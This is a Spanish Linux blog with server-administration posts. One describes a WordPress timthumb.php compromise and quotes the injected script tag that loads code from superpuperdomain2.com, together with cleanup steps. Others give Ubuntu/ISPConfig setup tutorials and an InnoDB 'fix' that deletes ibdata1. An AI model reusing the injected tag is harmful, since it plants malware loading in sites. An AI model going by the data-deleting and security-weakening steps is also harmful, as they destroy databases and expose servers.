Lordblacksuca

Linux

Vulnerabilidad en WordPress Superpuperdomain2.com

by on Aug.18, 2011, under General, Linux

Vulnerabilidad en timthumb.php

Sintomas

Lo más probable es que cuando quieras entrar al sitio, tu antivirus, o tu navegador te avisen de que tu sitio esta cargando contenido de superpuperdomain2.com y éste es un sitio maligno. Sino, fijate el codigo fuente de tu web, y al final debes tener algo asi:

<script language=”javascript” SRC=”http://superpuperdomain2.com/count.php?ref=”>

¿Cómo solucionarlo?

Primero, el codigo malicioso, fue insertado en el index.php  de tu blog. Lo debes borrar de ahi.

En segundo lugar, corrige el problema para que no vuelva a suceder…  descarga la ultima version de timthum.php antes de reemplazarlo por el existente en tu theme, hazle los siguientes cambios:

Cambia define( ‘ALLOW_EXTERNAL’, TRUE);  por  define( ‘ALLOW_EXTERNAL’, false);

Y tambien cambia ésto:

$allowedSites = array ( ‘flickr.com’,
‘picasa.com’,
‘img.youtube.com’,
‘upload.wikimedia.org’,
);

Por ésto:

$allowedSites = array();

Para encontrar todos los timthumb.php que puedes tener, (uno por theme, aunque no todos lo usan) pudes hacer desde la consola:
find . | grep timthumb.php


Leave a Comment :, , , , , , , , , , more...

Como montar un Servidor Ubuntu Server COMPLETO, con ISPConfig 3 Parte 1

by on Aug.15, 2011, under General, Linux, Tutoriales

Este post está dedicado a instalar un servidor para hosting multi-cuentas, en una VPS, por ello, no explicare temas relacionados al hardware ni a la instalación del sistema operativo.

Si quieres saber mas sobre las VPS, y cómo elegir una VPS, mira este link.

Este post, está basado en las guías Perfect Server de HowToForge, pero con algunas mejoras.

Ubuntu Server

Para mi, Ubuntu Server, es uno de las mejores distros para iniciarse en el tema de servidores linux, debido a la gran cantidad de información y tutoriales que hay sobre el en la red.

Bueno, en este tutorial usaremos lo siguiente:

  • Ubuntu Server 11.04 como sistema operativo.
  • ISPConfig 3 como panel de administración para cuentas de Hosting.
  • Apache, PHP, MySQL
  • SquirreMail, PostFix
  • PureFTP
  • BIND 9

Comencemos…

Antes que nada, para este tutorial, usaremos server1.example.com como hostname, y supondremos que yas estamos logueados como root. (sino, anteponer sudo a cada comando)

Yo uso nano para editar los archivos, pero pueden usar vi, o cualquier otro.

Para instalar nano, hacemos:
apt-get install nano
Para utilizar nano, se abren los archivos con nano archivo luego, para guardar, se presiona F2, luego decimos que si, (Y) y luego aceptamos con ENTER.

Ahora, cambiamos el hostname:

echo server1.example.com > /etc/hostname
hostname server1.example.com
/etc/init.d/hostname restart


Click Aqui para ver la Parte 2 | Click Aqui para ver la Parte 3

2 Comments :, , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , more...

Como montar un Servidor Ubuntu Server COMPLETO, con ISPConfig 3 Parte 2

by on Aug.15, 2011, under General, Linux, Tutoriales

Parte 2

Procederemos a editar la lista de repositorios, para poder tener los paquetes mas actualizados…
nano /etc/apt/sources.list
Borramos todo el contenido, y copiamos allí el contenido de este archivo.

Ahora, para actualizar nuestra BD de paquetes, y de paso, actualizar algunas versiones de los mismos, hacemos:
apt-get update
apt-get upgrade
Responder que si (Y) a cualquier pregunta.

Configuramos la hora del sistema:
dpkg-reconfigure tzdata
Seguir las instrucciones en pantalla.

Ahora, empezamos a instalar algunos paquetes:
apt-get install postfix postfix-mysql postfix-doc mysql-client mysql-server courier-authdaemon courier-authlib-mysql courier-pop courier-pop-ssl courier-imap courier-imap-ssl libsasl2-2 libsasl2-modules libsasl2-modules-sql sasl2-bin libpam-mysql openssl getmail4 rkhunter binutils maildrop

El sistema nos va a hacer las siguientes preguntas:

New password for the MySQL “root” user: <– tucontraseñasql
Repeat password for the MySQL “root” user: <– tucontraseñasql
General type of mail configuration: <– Internet Site
System mail name: <– server1.example.com
Create directories for web-based administration? <– No
SSL certificate required <– Ok

Preparamos y optimizamos MySQL para una VPS con pocos recursos de RAM:
nano /etc/mysql/my.cnf 
Comentar la linea bind-address=127.0.0.1, tiene que quedar asi: #bind-address = 127.0.0.1 (esto es para poder acceder al servidor MySQL desde otros servers/hosts.)
y cambiar los valores  de algunas de las variables, por los de aqui abajo:

[mysqld]
key_buffer = 16K
max_allowed_packet = 1M
table_cache = 4
sort_buffer_size = 64K
read_buffer_size = 256K
read_rnd_buffer_size = 256K
net_buffer_length = 2K
thread_stack = 64K

También, si no vamos a usar innodb ni Berkeley DB, o ni sabes lo que es eso, agrega estas dos lineas al final del my.conf:
skip-bdb
skip-innodb

Y ahora, reiniciamos el servicio MySQL:
/etc/init.d/mysql restart

Ahora, prepararemos las claves SSL para el servicio de Mail.
cd /etc/courier
rm -f /etc/courier/imapd.pem
rm -f /etc/courier/pop3d.pem

nano /etc/courier/imapd.cnf
Cambiar CN=server1.example.com por tu hostname real

nano /etc/courier/pop3d.cnf
Cambiar CN=server1.example.com por tu hostname real

Ahora, generamos los certificados
mkimapdcert
mkpop3dcert

Y luego reiniciamos los servicios:
/etc/init.d/courier-imap-ssl restart
/etc/init.d/courier-pop-ssl restart

Ahora, instalamos apache, php y algunos modulos y paquetes extras que neesitaremos como phpMyAdmin, suExec, Pear y mcrypt:
apt-get install apache2 apache2.2-common apache2-doc apache2-mpm-prefork apache2-utils libexpat1 ssl-cert libapache2-mod-php5 php5 php5-common php5-gd php5-mysql php5-imap phpmyadmin php5-cli php5-cgi libapache2-mod-fcgid apache2-suexec php-pear php-auth php5-mcrypt mcrypt php5-imagick imagemagick libapache2-mod-suphp libruby libapache2-mod-ruby

El sistema nos va a hacer las siguientes preguntas:

Web server to reconfigure automatically: <– apache2
Configure database for phpmyadmin with dbconfig-common? <– No

Ahora, ejecutamos los siguientes comandos para habilitar los modulos de apache:
a2enmod suexec rewrite ssl actions include
a2enmod dav_fs dav auth_digest
/etc/init.d/apache2 restart

Click Aqui para ver la Parte 1 Click Aqui para ver la Parte 3

2 Comments :, , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , more...

Como montar un Servidor Ubuntu Server COMPLETO, con ISPConfig 3 Parte 3

by on Aug.15, 2011, under General, Linux, Tutoriales

Parte 3

Continuando con la parte 3 de este tutorial, Instalamos el FTP

apt-get install pure-ftpd-common pure-ftpd-mysql quota quotatool
nano /etc/default/pure-ftpd-common
Cambiar a STANDALONE_OR_INETD=standalone
Cambiar a VIRTUALCHROOT=true

Ahora, habilitamos TLS, y generamos su certificado SSL:

echo 1 > /etc/pure-ftpd/conf/TLS
mkdir -p /etc/ssl/private/
openssl req -x509 -nodes -days 7300 -newkey rsa:2048 -keyout /etc/ssl/private/pure-ftpd.pem -out /etc/ssl/private/pure-ftpd.pem

chmod 600 /etc/ssl/private/pure-ftpd.pem
/etc/init.d/pure-ftpd-mysql restart

Continuamos instalando BIND, y las web stats:

apt-get install bind9 dnsutils
apt-get install vlogger webalizer awstats

Editamos el archivo cron.d,  y eliminamos awstats, ya que luego, ISPConfig 3, insertará sus propias lineas en el cron.d
nano  /etc/cron.d/awstats

(hay que comentar las unicas 2 lineas del archivo, y tiene que quedar asi:)

#*/10 * * * * www-data [ -x /usr/share/awstats/tools/update.sh ] && /usr/share/awstats/tools/update.sh
# Generate static reports:
#10 03 * * * www-data [ -x /usr/share/awstats/tools/buildstatic.sh ] && /usr/share/awstats/tools/buildstatic.sh

Ahora, instalamos Jailkit, que sirve para que cada usuario SSH, no se pueda salir de su directorio /home propio.
apt-get install build-essential autoconf automake1.9 libtool flex bison debhelper

cd /tmp
wget http://olivier.sessink.nl/jailkit/jailkit-2.14.tar.gz
tar xvfz jailkit-2.14.tar.gz

cd jailkit-2.14
./debian/rules binary
cd ..
dpkg -i jailkit_2.14-1_*.deb
rm -rf jailkit-2.14*

Instalamos y configuramos SquirreMail, para poder acceder a nuestros webmails:

apt-get install squirrelmail
ln -s /usr/share/squirrelmail/ /var/www/webmail
squirrelmail-configure 

Aqui, sigue las instrucciones de este archivo, para contestar las preguntas del sistema y configurar el squirreMail.

Una vez configurado el cliente para el webmail, antes de probarlo, configuraremos un par de cosas para hacer que el email funcione sin amavis y clamd, que son sumamente pesados para VPS con bajos recursos.
nano /etc/postfix/main.cf
Comentamos las siguientes lineas:

content_filter = amavis:[127.0.0.1]:10024
receive_override_options = no_address_mappings

Tienen que quedar asi:

#content_filter = amavis:[127.0.0.1]:10024
#receive_override_options = no_address_mappings

nano /etc/postfix/master.cf

Comentamos todas las lineas debajo de  amavis unix – – – – 2 smtp

Tiene que quedar asi:
#amavis unix – – – – 2 smtp
# -o smtp_data_done_timeout=1200
# -o smtp_send_xforward_command=yes

#127.0.0.1:10025 inet n – – – – smtpd
# -o content_filter=
# -o local_recipient_maps=
# -o relay_recipient_maps=
# -o smtpd_restriction_classes=
# -o smtpd_client_restrictions=
# -o smtpd_helo_restrictions=
# -o smtpd_sender_restrictions=
# -o smtpd_recipient_restrictions=permit_mynetworks,rej ect
# -o mynetworks=127.0.0.0/8
# -o strict_rfc821_envelopes=yes
# -o receive_override_options=no_unknown_recipient_chec ks,no_header_body_checks
# -o smtpd_bind_address=127.0.0.1

Y por ultimo reiniciamos postfix:
/etc/init.d/postfix restart

Bueno, hemos llegado al ultimo paso, instalar ISPConfig 3. Si todo ha salido bien, con ejecutar estas ultimas 5 lineas, nuestro servidor estará perfectamente configurado, y listo para alojar paginas web!

cd /tmp
wget http://www.ispconfig.org/downloads/ISPConfig-3-stable.tar.gz
tar xfz ISPConfig-3-stable.tar.gz
cd ispconfig3_install/install/
php -q install.php 
 

Ahora, se ejecutara el instalador de ISPConfig3, hay que presionar enter para dejar los valores por defecto, menos cuando nos pida la clave para MySQL, ahi hay que escribirla, y luego presionar enter…

Y eso es todo! 

Ya podemos acceder a nuestro hosting desde el navegador,  mediante la IP de nuestro server, y al puerto 8080, http://xxx.xxx.xxx.xxx:8080 ahi, hay que loguearse con admin:admin

Bueno gente, espero que les haya servido este tutorial…

Acepto comentarios y criticas!

Saludos

Click Aqui para ver la Parte 1Click Aqui para ver la Parte 2

11 Comments :, , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , more...

¿Qué es una VPS?

by on Aug.14, 2011, under General, Linux, Tutoriales

VPS, o Virtual Private Server, en español significa, Servidor Privado Virtual.

Que es una VPS

¿Qué es una VPS?


Una VPS, es un servidor virtual, que corre en un servidor físico que a su vez también alberga otras VPS. Cada VPS esta completamente aislada de las demás, tanto como de espacio en disco, como en uso del CPU. El manejo de la RAM en una VPS puede ser un poco mas complejo…  lo explico mas adelante en este post.

Una VPS es un paso intermedio, entre un hosting comun, y un servidor dedicado, hay mucha variedad de VPS, la mayor ventaja es que son completamente upgradeables es decir, que en la medida que el servidor fisico lo soporte, podemos aumentar la RAM, la velocidad del CPU, o la velocidad del puerto ethernet, con un par de clicks, instantaneamente.

Otra ventaja con respecto a un hosting compartido comun, es que en el 99% de los casos, NO dependemos de otros usuarios y somos completamente responsables de el uptime del server, ya que si una VPS está usando el CPU al 100%, ésto no afecta a las otras VPS.

Otra ventaja, es la cantidad de sistemas operativos que hay para elegir, también, con solo dos clicks, podemos elegir que distro de linux usaremos, e inclusive versiones de windows server.


Sistemas Operativos

¿Cómo elegir una VPS?

Hay dos tipos de VPS, Managed, y Unmanaged, cada una tiene sus ventajas, que explicare ahora, pero  un gran porcentaje de la desicion se basa en el conocimiento de linux (o windows server) que tengamos.

Ventajas de una VPS “Managed“:

  • No necesitas tener conocimientos de servidores.
  • Puedes tener tu hosting online en pocos minutos.
  • Por lo general, el soporte tecnico es mejor que en las Unmanaged.


Desventajas de una VPS “Managed“:
  • No tienes acceso al 100% de tu VPS.
  • Dependes del software que te instalen.
  • El precio.


Antes de pasar a las VPS “Unmanaged” aclaremos el tema del precio. En general, las “Managed” arrancan en 15 dolares al mes, mientras que “Unmanaged” hay desde 3 dolares al mes.


Ventajas de una VPS “Unmanaged“:
  • Acceso al 100% a la VPS.
  • Podemos elegir que programas instalar, y cuales no.
  • El precio.


Desventajas de una VPS “Unmanaged“:
  • Necesitas tener conocimientos de Linux o Windows Server.
  • Poco soporte técnico.


RAM

Como dije anteriormente, la decisión entre una VPS Managed y una UnManaged, pasa por tus conocimientos de linux.
Cuando ya tengas decidido que tipo de VPS deseas tener, el factor mas importante para la eleccion del plan de VPS, será la memoria RAM.


Aqui, tambien tenemos dos puntos a considerar:
  • RAM Dedicada
  • Burstable RAM

La primera, es la RAM que tendremos disponible físicamente garantizada SIEMPRE en nuestra VPS, y la segunda es una RAM compartida entre VPS, que no siempre tendremos disponible, y que solo se usará en casos de urgencia, por ejemplo, cuando un sitio a cierta hora del día, tiene muchas visitas.


Algunos de los vendedores, ofrecen burstable RAM, pero otros NO. Por eso, ésta gran ventaja que supone tener más RAM cuando se necesite, puede ser otro factor a tener en cuenta a la hora de elegir una VPS.
Espero sus comentarios, con respecto al tema. En lo personal, a mi me gustan las VPS UnManaged, y en un próximo Post, voy a explicar como montar un Servidor Web COMPLETO, desde cero.


Saludos!


3 Comments :, , , , , , , , , , , , , , , more...

Instalar paquetes en versiones viejas de Ubuntu

by on Aug.13, 2011, under General, Linux, Tutoriales

A veces nos encontramos con el caso de querer instalar algunas aplicaciones en versiones de ubuntu cuya vida llego a su fin.

En mi caso necesitaba instalar openssh-server en un ubuntu Gutsy.

El problema, es que al hacer apt-get update salen errores diciendo que las URL no existen. (404)

La solución es modificar el sources.list para poder descargar la lista de paquetes desde el servidor “old-releases” de ubuntu.

Paso a Paso:

sudo nano /etc/apt/sources.list

Alli, reemplaza todos los

con

Graba el archivo con F2

sudo apt-get update

y listo!!!

sudo apt-get install openssh-server

Leave a Comment :, , , , , , , more...

Volviendo a Ubuntu 9.10 Karmic Koala

by on Jul.19, 2010, under General, Linux

Después de algún tiempo de estar probando Ubuntu 10.04, he vuelto a Ubuntu 9.10, que a mi entender, es mejor.

Ubuntu 9.10

Con la versión 10.04, tuve problemas para instalar flash, los graficos con mi tarjeta nvidia eran malisimos, super lentos, la mayoria de los programas que tenia instalados daban errores….  y  para agravar la situacion definitivamente no me gusta el color. (si si, ya sé que se puede cambiar)

Un aspecto que voy a extrañar de la versión más reciente son los bordes redondeados de las ventanas y los menús desplegables..  si bien en la 9.10 están bastante logrados, sin duda en la 10.04 son mejores.

El “CLICK” que me llevó a cambiar la versión de ubuntu en mi laptop fue por lo siguiente:

Al cambiar el disco rígido de mi notebook y clonar las particiones, obviamente se dañó el grub…  entonces, me pregunte a mi mismo…  ¿Deseo recuperar el grub para seguir usando algo que no me gusta, o vuelvo a instalar la 9.10?  y bueno, me tome unos 25 minutos, y me cambie de nuevo a la version 9.10 de este SO que tanto me gusta.

3 Comments :, , , , more...

Hamachi en linux. (Ubuntu Server) Solución

by on Jul.06, 2010, under General, Linux, Tutoriales

Actualizado el 17/7/10

Despues de varias horas de investigacion, encontre que NO hay una “solucion”…   que haga que todo funcione 100%, pero logre hacerlo andar a un 90% al menos.

Logmein, no ha invertido nada en seguir desarrollando  hamachi para linux. Es el segundo producto de logmein al que le hacen esto, logmein para windows mobile, deja de funcionar a partir del 6.5

Bien, mas alla de todo eso,  vamos al grano.

El problema es que siguiendo la instalacion de hamachi como en este tutorial: http://www.supware.net/HamachiUbuntuHowto/ al principio anda todo bien, se conecta y todo, pero si desde una red externa tratamos de acceder, vemos el server pero no podemos hacer ping, ni conectarnos por ssh, ni nada. inclusive a veces aparece como “conectando”  y se queda asi permanentemente…

Probe con softwares como OpenVPN y Neorouter que hacen cosas parecidas (VPN) pero no me convencieron.

entonces, opte por reinstalar hamahi, con una interfaz grafica, con un script que anda dando vueltas pro ahi… para mi sorpresa, la interfaz grafica, soluciono los problemas…  la verdad no se porque la instalacion convencional no funcionaba…. pero este script si funcionó.

Para instalar hamachi con interfaz grafica solo basta con los siguientes pasos:

sudo apt-get remove hamachi
Esto es solo si teniamos instalado hamachi, para desinstalarlo.

Y ahora descargamos el script, le damos permisos de ejecucion, y lo ejecutamos

wget http://webupd8.googlecode.com/files/hamachi-install-ubuntu-1.0.2
sudo chmod +x hamachi-install-ubuntu-1.0.2
sudo ./hamachi-install-ubuntu-1.0.2

Si todo andubo bien, con solo poner hamachi-gui en la linea de comandos, se ejecutara hamachi con la interfaz grafica antigua de windows.

Cabe aclarar que para correr esta interfaz hace falta algun servidor X. Yo tengo FluxBox que es muy liviano y anda muy bien.

SOLO me queda una sola ccosa… el unico problema es que cuando se corta la conexion a internet, no se vuelve a reconectar automaticamente.

Si alguien sabe como solucionar eso, bienvenido sea!!

Actualización:  entontré, este script, en computarz.blogspot.com que es un watchdog para hamachi, es decir, este script mantiene al hamachi online!!!

Lo modifique un poco para que andubiera bien en Ubuntu Server, el script es el siguiente:

#!/bin/bash

scriptname="`basename \"$0\"`"

function command_pids {

IFS='
'


RES=""

for p in `ps xo pid,command | grep "$1"`; do

IFS=' ' hampid=( $p )

pid=${hampid[0]}

if [ ".`basename ${hampid[1]}`" == ".hamachi" ]; then RES="${RES} $pid"; fi

done

echo $RES;

}

function hamachi_force_terminate {

hamachi stop &gt;/dev/null

sleep 1

for ham_pid in $( command_pids hamachi ); do

kill -9 $ham_pid

done

}

hamachi_running=1

if [ `echo $( command_pids hamachi ) | wc -w` -eq 0 ]; then

hamachi_running=0;

#echo "count not detect running hamachi"

fi

if [ `ip r | grep default -c` -lt 1 ]; then

# No internet gateway, exiting!

exit 1

fi

hamachi_online=`hamachi list | egrep '\* [0-9]' | awk '{print $2}'`

count_unreachable=`hamachi list | egrep 'x [0-9]' | wc -l`

ping_ok=1

for IP in $hamachi_online; do

ping -c 2 $IP &gt;/dev/null

if [ $? -ne 0 ]; then

echo "ping $IP failed!"

hamachi list | grep $IP

ping_ok=0;

fi # if first ping fails then ping is not OK!

break;

done

if [ $hamachi_running -ne 1 -o $count_unreachable -gt 0 -o $ping_ok -eq 0 ]; then

echo "restarting hamachi: running $hamachi_running unreachable $count_unreachable ping $ping_ok"

if [ `pgrep tuncfg | wc -l` -eq 0 ]; then sudo /sbin/tuncfg; fi

hamachi_force_terminate

hamachi start

CNT=1;

echo -n "Logging in... " ;

while [ `hamachi login | grep -c failed` -eq 1 -a $CNT -lt 100 ]; do

echo -n "$CNT ";

let CNT=$CNT+1;

sleep 2;

done;

sleep 2;

echo

hamachi get-nicks

#else

#echo "hamachi is online"

fi

Este script se encarga de todo, simplemente lo añadimos a cron para que se ejecute cada x tiempo y le damos permisos de ejecución:

sudo chmod 777 hamachi_watchdog.sh
sudo crontab -e

Seleccionamos un editor y añadimos

*/5 * * * * $HOME/hamachi_watchdog.sh

Siendo por supuesto hamachi_watchdog.sh el nombre y $HOME la ruta de nuestro script!!

Tambien hay que añadir una linea en visudo, para que el tuncfg funcione sin sudo es decir sin necesitar permisos root para que lo pueda ejecutar cron correctamente, entonces hacemos:

sudo visudo

y añadimos la linea:

%admin ALL=NOPASSWD: /sbin/tuncfg

Con eso el script funciona a la perfeccion.

Saludos

Leave a Comment :, , , , , , , , more...

Ubuntu 9.10 -Review, problemas, pros y contras.

by on Nov.02, 2009, under Linux

Cuando el gestor de actualizaciones de mi ubuntu 9.04 me aviso que estaba la nueva version del sistema disponible (estoy hablando del 9.10 final) inmediatamente, le di a actualizar. Alli comienza la historia.

UBUNTU 9.10 Karmic Koala

Aparentemente la descarga de paquetes se realizo correctamente y estaba listo para el upgrade, asique comenzo la instalacion.

al finalizar la instalacion, el sistema me pidio reiniciar…   le di en aceptar.

A partir de ese momento, estube 4 dias, intentando iniciar ubuntu. Al fin lo logre, y ahora estoy escribiendo esta entrada desde mi flamante ubuntu 9.10

RESULTA: que cuando el sistema inicio, aparecio el logo blanco de ubuntu en el medio de la pantalla, y se quedo ahi, no habia forma de salir, simplemente se quedaba ahi, lo unico que funciono en ese momento era Crtl + Alt + Supr

como dije, hace 4 dias que estaba tratando de iniciar…  lo que ocurrio fue que aparentemente, en el archivo fstab se cambio el nombre de la particion de hd0 a sda

ahi comienza el problema.

en el grub, todo parece bien, pero no arranca ni en recovery mode. se queda trabado cuando intenta cargar el sistema de archivos, diciendo Waiting for root file system

es decir, no habia forma de iniciar, ni siquiera ningun tipo de shell…   ni con el kernel anterior.

la solucion fue, iniciar con un live cd de linux, y con gparted, o viendo el fichero fstab, ver como se llamaba mi particion de ubuntu.

en mi caso ahora se llama sda5

entonces, editando desde el grub, hice estos cambios:

root  (hd0,4) –>  esa es la particion fisica del disco en donde se encuentra mi ubuntu.

kernel ****** root=/dev/sda5 –> los asteriscos son la version del kernel, pero no importa, la cuestion es que hay que borrar el UUID que aparece y reemplazarlo por la forma “directa” /dev/sda5 donde 5 es el numero de la particion.

entonces ahi inicia…  simple, pero me llevo 4 dias de googlear.

Teniendo Ubuntu 9.10

bueno, ahora viene lo lindo…

Contras:

  • El inicio es bastante lento, casi igual que 9.04 diria yo. Nada que ver con lo que andan diciendo por ahi.
  • Algunos problemitas leves cuando le conecte el 2do monitor a mi notebook, pero al reiniciar se soluciono.
  • Los programas que usan el sistema de notificacion de ubuntu dejaron de funcionar. ahora hay que esperar que salgan las nuevas versiones.

Cosas a favor:

  • Los nuevos iconos son muy lindos y vistosos. me gustan.
  • mi pc tiene una grafica nvidia 9600M, y realmente se NOTAN los cambios en la parte grafica…   sobre todo en el detalle pequeño, que antes no tenia, ahora se ve todo mas…   fluido, y aunque no sea mucho, se nota que se puede leer mejor, con los bordes mas nitidos…  los iconos del escritorio se ven realmente muy bien.
  • definitivamente ES mucho mas rapido que 9.04 al abrir ventanas, programas etc.
  • el entorno de conexion de redes…  esta mucho mas prolijo e informativo que en el anterior.
  • el sistema de notificaciones es mas lindo.

bueno, eso es todo por ahora. si encuentro mas cosas, sin duda que lo agrego.


3 Comments :, , , , , , , , , , , , , , , , more...

Reparar InnoDB en Ubuntu…

by on Aug.22, 2009, under Linux, Tutoriales

Errores con InnoDB en Ubuntu

Muchas veces, nos encontramos queriendo hacer una Tabla para una Base de datos  MYSQL en Ubuntu con claves foraneas, y nos damos por sorpresa que InnoDB no esta activado.

Lo primero que cualquier persona hace es: Google–> ¿Como activar InnoDB en Ubuntu?    a lo que Google responde… que hay que editar el archio de configuracion, comentando la linea que dice Skip-InnoDB, y reiniciando el servicio de mysql…

PERO AVECES, ESO NO FUNCIONA, como lo fue en mi caso  Mysql, sigue iniciando con InnoDB desactivado!

Ni siquiera ningun mensaje de error me tira…

el problema radica en  los logs de InnoDB. al iniciar de forma incorrecta, se genera un LOG CORRUPTO, que sencillamente, no deja que se inicie InnoDB.

solucion:

ir hasta la carpeta:

<strong>/var/lib/mysql</strong>

y eliminar por completo los siguientes archivos:

<strong>ibdata1 </strong>
<strong>ib_logfile0</strong>
<strong> ib_logfile1</strong>

despues reinicias mysql con la siguiente linea:

<strong>sudo /etc/init.d/mysql start</strong>

Y LISTO ahora InnoDB va a funcionar perfectamente!

Leave a Comment :, , , , , , , , , , , , , , , , , , , more...

Looking for something?

Use the form below to search the site:

Still not finding what you're looking for? Drop a comment on a post or contact us so we can take care of it!